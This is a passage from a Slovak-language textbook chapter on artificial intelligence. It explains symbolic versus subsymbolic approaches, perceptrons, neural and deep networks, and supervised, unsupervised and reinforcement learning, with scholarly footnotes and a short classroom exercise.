Prvé symbolické systémy využívali tzv. výrokovú logiku,[163] no jej aplikácia v systémoch AI rýchlo narazila na limity a obmedzenia pri snahe logicky popísať všetky možnosti, ktoré pri vykonávaní logických operácií nad objektami reálneho sveta môžu nastať. Jednoducho povedané, výrokovou logikou nedokážeme popísať tieto úlohy v dostatočne všeobecnej rovine a algoritmy umelej inteligencie s výrokovou logikou nedokážu zovšeobecňovať bez popisu takmer všetkých možných situácií.[164]

Zamyslite sa a pomocou príkazov if then else a cyklov algoritmus na ovládanie vytvorte robota, ktorý pôjde z triedy do jedálne.

Je možné malou zmenou algoritmu zmeniť prechod robota z vašej triedy do riaditeľne?

Oveľa lepšie sa javia systémy využívajúce logiku prvého rádu, ktoré ponúkajú formálny jazyk schopný širších a všeobecnejších formulácií pre formulovanie logických operácií, a tým aj rôznych aspektov inteligencie. Kým výroková logika stavia na výrokoch, ktoré môžu byť pravdivé alebo nepravdivé, logika prvého rádu stavia na rôznorodých vzťahoch medzi objektami.[165] V rámci riešenia úloh, ktoré boli založené na presných a istých informáciách, systémy využívajúce logiku prvého rádu dosiahli vysokú dokonalosť.

Pri snahe riešiť zložitejšie úlohy, ktoré mali napr. nepresné vstupy či vyžadovali rozpoznávanie objektov v reálnych obrazových scénach s vizuálnym šumom a pod.,

---

[162] MITCHELL, Artificial Intelligence, s. 23.

[163] Výroková logika sa zaoberá výrokmi, ich pravdivosťou a odvodzovaním. Pojem výrok je možné chápať ako tvrdenie v tvare oznamovacej vety, ktoré môže byť pravdivé alebo nie.

[164] Analogický problém majú aj na štatistike a pravdepodobnosti postavené metódy s porovnateľnými vyjadrovacími schopnosťami.
RUSSELL, S. Human Compatible. Penguin Books, 2020, s. 270.

[165] Napríklad v hre Go by sme v rámci výrokovej logiky museli vytvoriť neskutočne veľa pravidiel prakticky pre všetky možné ťahy a polohy jednotlivých kameňov. Pomocou logiky prvého rádu vieme pravidlá definovať všeobecne a veľmi jednoducho: pre všetky časové kroky T a pre všetky polohy P a pre všetky farby C, ak je C na ťahu v čase T a P je v čase T neobsadené, potom je pre C legálne posunúť kameň na pozíciu P v čase T. Ak k tomu pridáme niekoľko ďalších definícií, napr. definovanie miest a dvoch farieb na šachovnici alebo čo to znamená neobsadená pozícia, máme základ úplných pravidiel hry Go. Pravidlá zaberajú v logike prvého rádu približne toľko miesta ako v angličtine alebo v slovenčine.

však symbolické systémy zlyhávali. Nádejné AI systémy postavené na logike prvého rádu tak pohoreli na neschopnosti zvládnuť neisté a nejednoznačné informácie.[166]

I napriek tomuto veľkému nedostatku symbolické systémy umelej inteligencie stále existujú a v niektorých oblastiach nasadenia sa stále používajú (napr. expertné systémy, ktoré využívajú človekom vytvorené pravidlá pre riešenie úloh spojených s lekárskou diagnostikou či právnymi rozhodnutiami, špeciálne aplikácie spracovania obrazu alebo zadania v spravodajských službách a pod.). Tiež treba spomenúť hľadanie a vývoj nových algoritmov AI – symbolické systémy sú zvažované ako súčasť riešení v kombinácii s modernými neurónovými sieťami a hlbokým učením.[167]

Subsymbolická umelá inteligencia a jej vznik boli inšpirované pokrokom v neurovede. Subsymbolický prístup k AI sa snaží uchopiť naše myšlienkové procesy, ktoré by sme mohli nazvať niekedy nevedomými či automatickými, a ktoré sú základom tzv. rýchleho vnímania (fast perception), čo využívame napr. pri rozpoznávaní tvárí alebo identifikácii hovorených slov.

Subsymbolické programy umelej inteligencie tak neobsahujú súbor presných softvérových postupov na úrovni logického myslenia, ale sú tvorené len stohom rovníc, pre nezainteresovaného len neprehľadným zhlukom ťažko interpretovateľných operácií s číslami. **Subsymbolické systémy sú navrhnuté tak, aby sa učili vykonávať úlohy na základe dát.[168]**

Symbolická AI, veľmi zjednodušene povedané, sa pomocou matematickej logiky snaží emulovať (napodobniť) procesy myslenia,[169] subsymbolická AI – znovu zjednodušujúc – sa usiluje o emuláciu činnosti mozgu na úrovni neurónov.

Symbolický prístup – využívajúci prísnu logiku a stavajúci na jasne definovaných charakteristikách prostredia a vzťahov medzi objektmi činnosti systémov AI – dosahoval svoj vrchol v osemdesiatych rokoch minulého storočia.[170] Tento prístup však dokázal byť úspešný len pri riešení špecifických typov problémov založených na konkrétnych charakteristikách prostredia, vybraných interakciách systémov AI s týmto prostredím a zadanej konkrétnej množine cieľov. Všetko ostatné, čo by mohlo a malo byť predmetom činnosti akejkoľvek inteligencie, však bolo pre tieto systémy tabu – symbolické systémy zlyhávali a zlyhávajú pri riešení problémov,

---

166 RUSSELL, Human Compatible, s. 271.

167 MITCHELL, Artificial Intelligence, s. 24.

168 MITCHELL, Artificial Intelligence, s. 24.

169 Procesy, ktoré u ľudí zahŕňajú zmyslové vnímanie, abstrahovanie pojmov, vytváranie súdov a úsudkov.

170 Išlo o také systémy ako Fifth Generation project japonskej vlády, projekty vládnej agentúry DARPA v USA, prípadne britská Strategic Computing Initiative, ktoré využívali tzv. first-order logic pretavenú do symbolického programovania v programovacom jazyku Prolog.
RUSSELL, Human Compatible, s. 271.

ktoré sa nedajú exaktne opísať a v reálnych prostrediach, ktoré nie je možné deterministicky uchopiť, a sú plné *nejasných* informácií (obsahujú prvok náhodnosti alebo neistoty).[171]

Preto väčšina moderných implementácií systémov umelej inteligencie (medzi ktoré patria algoritmy strojového učenia vo všeobecnosti a osobitne neurónové siete) vychádza zo subsymbolického prístupu. Tento prístup sa snaží konkrétne problémy uchopiť a v určitej miere aj úspešne riešiť, či už klasickými metódami, ako sú regresné a štatistické metódy, alebo emuláciou činnosti mozgu na úrovni neurónov prostredníctvom tzv. neurónových sietí.

Neurónové siete

Princíp neurónových sietí poznáme už osemdesiat rokov, keďže prvý matematický model týchto sietí navrhli v roku 1943 Warren McCulloch a Walter Pitts ako predmet/objekt skúmania fungovania biologických neurónov.[172]


Rozmach vo využívaní neurónových sietí prichádza v porovnaní so symbolickými systémami AI oveľa neskôr. Dôvodov je viacero: jednoduchší návrh a nasadenie symbolických systémov (výrokovú logiku a logiku prvého rádu je možné výborne algoritmizovať a programovať), počiatočná neexistencia kľúčových prvkov realizácie neurónových sietí (napr. back-propagation algorithm - algoritmus spätného šírenia chyby pre realizovanie spätnej väzby vo viacerých vrstvách) a následne oneskorený vývoj adekvátnych modelov týchto sietí, neexistencia skutočne rozsiahlych datasetov (množín štruktúrovaných i neštruktúrovaných dát) a nedostatočná kapacita výpočtových systémov. Vyriešenie uvedených problémov znamenalo nielen rýchle rozšírenie neurónových sietí, ale aj veľký nárast v ich výkone a schopnostiach.

Prácu neurónov a neurónových sietí si vysvetlíme v tejto kapitole.

---

171 Hovoríme o riešení stochastických procesov a pre ne vytvorených modelov, keďže obsahujú prvok náhodnosti alebo neistoty.
RUSSELL, S., NORVIG, P. Artificial Intelligence: A Modern Approach, 3rd edition. Pearson, 2009, s. 177. ISBN: 978-9-332-54351-5.

172 MCCULLOCH, W.S., PITTS, W. A Logical Calculus of the Ideas Immanent in Nervous Activity. Bulletin of Mathematical Biophysics, 1943, Vol. 5, s. 115-133.




Obr.: A – neurón v mozgu, B – jednoduchý perceptron.[173]

Prvý počítačový systém pracujúci na princípe neurónových sietí uzrel svetlo sveta až v roku 1958, keď psychológ Frank Rosenblatt vytvoril svoj slávny **perceptron**, ktorý jednoduchým spôsobom simuloval spracúvanie informácie v neuróne, ako vidíme na obrázku, kde časť A zobrazuje neurón s označenými rozvetvenými vláknami, ktoré privádzajú vstupy do bunky (dendrity) a s výstupným kanálom (axon). Časť B je schematickým náčrtom jednoduchého perceptronu, ktorý sčítava vstupy a v prípade, že výsledný súčet je rovný alebo väčší ako nastavená prahová hodnota,[174] výstup je 1 (analogické vyslanie impulzu neurónu), v opačnom prípade je hodnota výstupu 0.

V schematickom náčrte perceptronu, ako simulácie neurónovej bunky, je slovným spojením „vážené vstupy" vyjadrený podstatný aspekt, bez ktorého nie je možné simulovať mechanizmus učenia sa mozgu – a to vyjadrenie sily jednotlivých vstupných dendritov a ich úprava, ako súčasť tohto mechanizmu učenia sa. Ide teda o vyjadrenie váhy jednotlivých vstupov perceptronu a proces ich modifikácie, ako súčasť učenia sa (adaptácie) systému umelej inteligencie.

[173] MITCHELL, Artificial Intelligence, s. 25, upravené autorom.

[174] Prahová hodnota je hodnota alebo bod, ktorý slúži ako limit pre určitý proces, úroveň alebo stav. Keď je tento limit dosiahnutý alebo prekročený, dochádza k určitej zmene alebo reakcii. V informatike sa prahová hodnota často používa v algoritmoch na rozhodnutie, kedy sa má vykonať určitá akcia. Prahová hodnota vo všeobecnosti umožňuje systémom alebo procesom reagovať na zmeny, ktoré dosahujú alebo prekračujú určitú kritickú úroveň.



Obr.: Základné prvky umelých neurónov.

Analogicky k uvedenému príkladu bol jednoduchý koncept perceptronu postupne rozvinutý do podoby, v ktorej sú v systémoch AI implementované samoučiace sa mechanizmy na zmenu váhy vstupov, aplikované doplnkové konštanty k súčtu vážených vstupov a variability prahovej hodnoty.[175]

Na rozdiel od systémov symbolickej AI, ktorej procesy „inteligencie" boli výsledkom presných pravidiel a vzťahov medzi symbolmi (pojmy, frázy, slová,...), pri subsymbolických systémoch je všetka ich „inteligencia" zakódovaná v číslach, ktoré reprezentujú váhy a prahové hodnoty. Ide teda o stoh rovníc (viď predchádzajúca kapitola), ktoré fungujú na základe správneho nastavenia váh a prahových hodnôt. Tento proces môžeme nazvať učením, pričom systémy sa učia na vzorkách učebných (trénovacích) dát.

Realizácia systémov umelej inteligencie na základe automatického (samostatného) učenia sa z existujúcich vzoriek, dát, prípadne skúseností[176], sa nazýva strojovým učením (machine learning). Výsledkom je nachádzanie vzorov vo vstupných dátach a také nastavenie váh a prahových hodnôt, ktoré systému umožní poskytovať relevantné výsledky a rozhodnutia. To znamená, že systém dokáže adekvátne reagovať na rôzne vstupné hodnoty bez toho, aby bol na ne explicitne naprogramovaný, iba na základe informácií, ktoré sa už naučil.


---

[175] Postupne tiež boli vyvíjané nové generácie modelov neurónov od McCullochových Pittsových neurónov s prahovými, resp. sigmoidálnymi hradlami až po neuromorfné architektúry postavené na tzv. spike neurónoch (a celých spike neurónových sieťach), prípadne na neurogenegickom modelovaní.
MAASS, W. Networks of spiking neurons: The third generation of neural network models. [on-line]. [cit. 5. februára 2024].Dostupné na internete: <https://www.sciencedirect.com/science/article/abs/pii/S0893608097000117>

[176] Pod skúsenosťou môžeme rozumieť napr. dáta zo senzorov robotického systému, ktorý práve narazil na prekážku a pod.

Analogicky k perceptronu **simulácia viacerých poprepájaných neurónov tvorí neurónovú sieť**, pričom jednotlivé simulácie neurónov – uzly (node/unit) sú radené do vrstiev (layer). Vstupné dáta sú postupne spracúvané jednotlivými – skrytými vrstvami (hidden layers), ktoré obsahujú skryté uzly. Skryté vrstvy môže predchádzať ešte samostatná vstupná vrstva (input layer). Posledná vrstva, ktorej výstupom je výsledok činnosti neurónovej siete, sa nazýva výstupná (output layer). Uzly medzi jednotlivými vrstvami sú navzájom poprepájané váženými spojeniami.

Ak má neurónová sieť viac než jednu vrstvu, nazýva sa viacvrstvová (multilayered network). Jej príklad je uvedený na obrázku.




Obr.: Viacvrstvová neurónová sieť.[177]

Sieť, ktorá obsahuje viac ako jednu skrytú vrstvu, sa nazýva **hlbokou neurónovou sieťou** (deep neural network, prípadne len deep network), ako je uvedené na obrázku.

Súčasné sofistikované a najvýkonnejšie systémy umelej inteligencie využívajú typ strojového učenia, ktorý sa nazýva **hlboké učenie** (deep learning). Algoritmy hlbokého učenia sa učia trénovaním na obrovskom množstve dát prostredníctvom skrytých vrstiev hlbokých neurónových sietí.

[177] Wikimedia.org, licencia CC, upravené autorom.



Obr.: Hlboká neurónová sieť.[178]

Základné algoritmy strojového učenia

Podľa toho, ako konkrétne proces učenia prebieha, môžeme algoritmy strojového učenia rozdeliť do nasledovných skupín:


- učenie s učiteľom (supervised machine learning),
- učenie bez učiteľa (unsupervised machine learning),
- učenie formou odmeňovania (reinforcement learning).

Systémy AI využívajúce učenie s učiteľom tvoria v súčasnosti väčšinu systémov strojového učenia.[179] Základom je dostatočne veľká množina správne označených/klasifikovaných trénovacích dát (labeled training dataset) s pozitívnymi a negatívnymi príkladmi. Napríklad, ak chceme naučiť systém rozpoznávať rôznym spôsobom napísanú číslicu 5, musíme mať veľkú kolekciu napísaných 5-iek, pri ktorých je uvedené označenie (label), že ide o číslicu 5 a tiež veľkú kolekciu iných písaných číslic s označením, že to nie je číslica 5. Tieto kolekcie tvoria tzv. trénovacie dáta (training set/dataset). Systém v procese učenia vyhodnocuje každú jednu predloženú číslicu, pričom výsledok sa porovná s jej označením (je – nie je to 5). V prípade nezhody sa generuje signál (supervision signal), označujúci nesprávny výsledok, resp. mieru nezhody. Na základe takýchto signálov si systém mení nastavenia váh a prahových hodnôt, až kým sa nedostane do stavu, že všetky vstupné dáta

[178] Wikimedia.org, licencia CC, upravené autorom.

[179] Jednou z najznámejších aplikácií učenia s učiteľom je realizácia konvolučných neurónových sietí (CNN) na rozpoznávanie obrazu (klasifikácia obrázkov, detekcia objektov, rozpoznávanie tvárí a pod.).

z tréningovej množiny sú správne vyhodnotené (v našom prípade všetky číslice 5 vyhodnotené ako 5 a ostatné vyhodnotené ako niečo iné).[180]



Obr.: Schematický náčrt, ako pracuje učenie s učiteľom.[181]

Učenie bez učiteľa sa používa pri dátach, ktoré neboli vopred klasifikované. Chýba nám teda označenie (label) – správna odpoveď, ktorá klasifikuje vstupné dáta (napr. ide o číslicu 5, na vstupe je trojuholník,...).[182]

Systémy s učením bez učiteľa sa využívajú v prípade, že na vstupe nemáme klasifikované dáta alebo ide o dáta, ktoré nepoznáme, takže nevieme natrénovať systém na základe dát, ktoré by sme poznali a vedeli ich klasifikovať, resp. označiť. Základné algoritmy využívajúce učenie bez učiteľa teda nie sú schopné určovať

[180] Cyklus prijatia informácie na vstupe – jej spracovania – vyhodnotenia výsledku – následná zmena váhových stavov sa pri zložitejších neurónových sieťach nazýva epochou trénovania systému AI. Pri trénovaní systém prechádza mnohými epochami, ktorých ovocím sú meniace sa váhové stavy i parametre systému a zlepšujúca sa klasifikácia, t.j. lepšie výsledky. Nakoniec systém „konverguje", t.j. medzi jednotlivými epochami sa váhové stavy takmer vôbec nemenia a neurónová sieť je v princípe v rozsahu trénovacích dát vytrénovaná (naučená).
Por. MITCHELL, Artificial Intelligence, s. 80.

[181] Supervised Learning: Algorithms, Examples, and How It Works [cit. 15. augusta 2023]. Dostupné na internete: https://databasetown.com/supervised-learning-algorithms/


[182] Por. Algoritmy strojového učenia II. [on-line]. [cit. 15. augusta 2023]. Dostupné na internete: https://umelainteligencia.sk/algoritmy-strojoveho-ucenia-ii-ucenie-bez-ucitela

správny výstup – ich cieľom je skôr skúmanie a analýza vstupných dát v snahe objaviť a popísať vzory a štruktúry v týchto dátach, teda dozvedieť sa o dátach, resp. z týchto dát niečo viac.

Učenie bez učiteľa sa využíva na riešenie úloh zhlukovania a asociovania.

Cieľom zhlukovania je spájanie dát do skupín, ktoré majú niečo spoločné, napr. segmentácia zákazníkov do skupín s podobnými preferenciami, niektoré problémy spracovania obrazu a detekcie objektov a pod.

Asociovanie sa využíva pri vyhľadávaní asociačných pravidiel, ktoré popisujú množiny dát a vyjadrujú vzťahy medzi nimi. Takýto prístup používajú napríklad predajné systémy, ktoré po natrénovaní vedia zákazníkom kupujúcim si určitý produkt ponúknuť ďalšie relevantné produkty (napr. ponuka periférií pri kúpe notebooku), riešenie niektorých problémov pri jazykových prekladoch a pod.



Obr.: Unsupervised Learning: Types, Applications & Advantages[183]

Učenie formou odmeňovania tvorí osobitnú kategóriu algoritmov strojového učenia, pri ktorom sa trénovanie modelu (agenta) realizuje prostredníctvom interakcie s prostredím metódou pokus-omyl. Základom učenia formou odmeňovania (nazývaného aj učenie s posilnením) sú pravidlá, podľa ktorých sa agent môže v danom prostredí správať a odmeňovacia funkcia (funkcia

[183] Unsupervised Learning: Types, Applications & Advantages [on-line]. [cit. 27.01.2023]. Dostupné na internete: https://databasetown.com/unsupervised-learning-types-applications/

užitočnosti), prostredníctvom ktorej agent vie vyhodnotiť, či vykonané rozhodnutie bolo pre neho správne alebo nie.[184]

Učenie agenta teda neprebieha na žiadnych označených či neoznačených trénovacích dátach. Systém v danom prostredí skúša jednotlivé možnosti a učí sa, ktorá možnosť, resp. kombinácia možností je správna a ktorá nie.

Samozrejme, ide len o vyjadrenie princípu – jeho realizácie vo forme algoritmov, ako sú napr. Q-learning či Deep Q-learning, sú oveľa sofistikovanejšie a využívajú ich napr. šachové systémy, systémy pre pohyb robotických súprav v prostredí, autonómne vozidlá, generatívne AI/LLM[185] (napr. ChatGPT) a pod.

Pre správne vytrénovanie systému učením formou odmeňovania treba zvyčajne extrémne veľa iterácií (opakovaní) (napr. milióny pokusov), preto, ak je to možné, býva trénovanie riešené vo virtuálnych simuláciách daného reálneho (napr. robotického) systému.

Ďalšie spôsoby delenia algoritmov strojového učenia

Doteraz uvedené základné delenie algoritmov strojového učenia podľa toho, ako konkrétne proces učenia prebieha, môžeme doplniť o ďalšie delenia, resp. vyjadriť aj inak.[186]

Napríklad medzi základné typy strojového učenia patrí: klasifikácia, regresia, zoraďovanie, posilnené učenie, zhlukovanie, detekcia anomálií, odporúčanie a optimalizácia.

Základné algoritmy klasifikácie sú: baseline modely, naivný Bayesov klasifikátor, logistická regresia, Support Vector Machines, rozhodovacie stromy a ensemble metódy.

Medzi základné regresné algoritmy rátame: analytické metódy, gradient descent, SVR, regresné stromy.

Základné zhlukovacie algoritmy sú: K-means, hierarchické zhlukovanie, metódy na určenie počtu zhlukov.

Medzi v súčasnosti najpoužívanejšie pokročilé algoritmy strojového učenia v produkčnom prostredí patria: transformery, LSTMs (Long Short-Term Memory), CNNs (Convolutional Neural Networks), GBDTs (Gradient Boosted Trees), K-

---

184 Por. Algoritmy strojového učenia III. [on-line]. [cit. 15. augusta 2023]. Dostupné na internete: https://umelainteligencia.sk/algoritmy-strojoveho-ucenia-iii-ucenie-formou-odmenovania

185 Large language models.

186 DE ALBUQUERQUE, V.H.C., RAJ, P., YADAV, S.P. Toward Artificial General Intelligence: Deep Learning, Neural Networks, Generative AI. De Gruyter, 2024. ISBN: 9783111323749.

Means Clustering, Naive Bayes, Logistic Regression, Reinforcement Learning, K-Nearest Neighbors.[187]

Viaceré z uvedených algoritmov je možné realizovať nielen pomocou neurónových sietí, ale – a to častokrát efektívnejšie – aj pomocou klasických metód.[188]

Mnohé moderné technológie umelej inteligencie v sebe kombinujú viacero prístupov – napríklad veľké jazykové modely, medzi ktoré patrí aj ChatGPT, v rámci svojich algoritmov využívajú i učenie s učiteľom i učenie formou odmeňovania. Umelá inteligencia AlphaGo (prelomová AI, ktorá porazila najlepšieho hráča v hre Go), resp. jej oveľa sofistikovanejší nástupca AphaZero v sebe kombinujú viaceré metódy, napr. učenie s učiteľom, učenie formou odmeňovania, metódu stromu Monte Carlo a pod.

Hľadanie nových riešení

Osobitnou kapitolou je vývoj špičkových sofistikovaných slabých systémov AI (ANI) a výskum v oblasti všeobecnej (skutočnej) umelej inteligencie (AGI), pri ktorých treba rátať s novými technológiami postavenými na kombinácii symbolických a subsymbolických prístupov a metód.

Aj keď, ako bolo uvedené vyššie, logika prvého rádu sa nedokázala vysporiadať s neistotou a nedeterministickým vnímaním sveta (pri rovnakých vstupoch dáva rôzne výsledky, teda dokáže voliť rôzne možnosti), nesmieme ju vylúčiť z dizajnu pokročilých systémov AI. V súčasnosti je však v praxi prítomný opačný extrém – na základe preferovania subsymbolických systémov sa rezignovalo na logiku až do tej miery, že moderní vývojári umelej inteligencie o nej mnohokrát nemajú ani tušenia.[189] Keďže sa však reálny svet skladá z objektov a vzťahov medzi nimi, logika

---

[187] REDDY, B. The Most Popular Machine Learning Algorithms in Production [on-line]. Twitter. [cit. 6. septembra 2023].
Dostupné na internete: <https://twitter.com/bindureddy/status/1698919098489733212>

[188] Napríklad neurónové siete nie sú pre vhodné pre tabulárne dáta (pri klasifikačných zadaniach je vhodnejší napr. Gaussov naivný bayes klasifikátor a pod.).

[189] Pre symbolické systémy postavené na logike sa dokonca zaužíval pejoratívny názov GOFAI – Good Old-Fashioned AI.
HAUGELAND, J. Artificial Intelligence: The Very Idea. MIT Press, 1985.

prvého rádu patrí k fundamentom pri popise reálneho sveta a ako taká by mala byť súčasťou návrhu sofistikovaných systémov AI.[190]

Samozrejme, kombinácia súčasných postupov, princípov a metód nestačí na vývoj budúcich, dokonalejších systémov umelej inteligencie – treba hľadať nové a inovatívne riešenia. Exemplárnym príkladom sú neurónové siete, ktoré sa snažia simulovať činnosť mozgu na úrovni neurónov. Problémom je, že táto simulácia je nedokonalá a len čiastočná. Biologické neuróny sa správajú inak ako uzly neurónových sietí a mozgové procesy sú v mnohom komplexnejšie.[191] Výsledkom

---

[190] Rovnaký pohľad zdieľa i Demis Hassabis, zakladateľ a CEO spoločnosti DeepMind venujúcej sa najpokročilejším systémom AI: „Na dosiahnutie skutočnej inteligencie nestačia súčasné systémy hlbokého učenia, ktoré sú ekvivalentami zmyslových centier v mozgu, napr. vizuálneho alebo sluchového. Skutočná inteligencia je však oveľa viac než to, keďže je treba skombinovať zmyslové vstupy do myslenia vyššej úrovne a symbolického uvažovania. Musíme preto tieto systémy budovať až do symbolickej úrovne uvažovania a myslenia - t. j. do úrovne matematiky, jazyka a logiky."
HEATH N. Google DeepMind founder Demis Hassabis: Three truths about AI [on-line]. TechRepublic, September 24, 2018. [cit. 12. augusta 2022].
Dostupné na internete: <https://www.techrepublic.com/article/google-deepmind-founder-demis-hassabis-three-truths-about-ai/>
Por. RUSSELL, Human Compatible, s. 271.

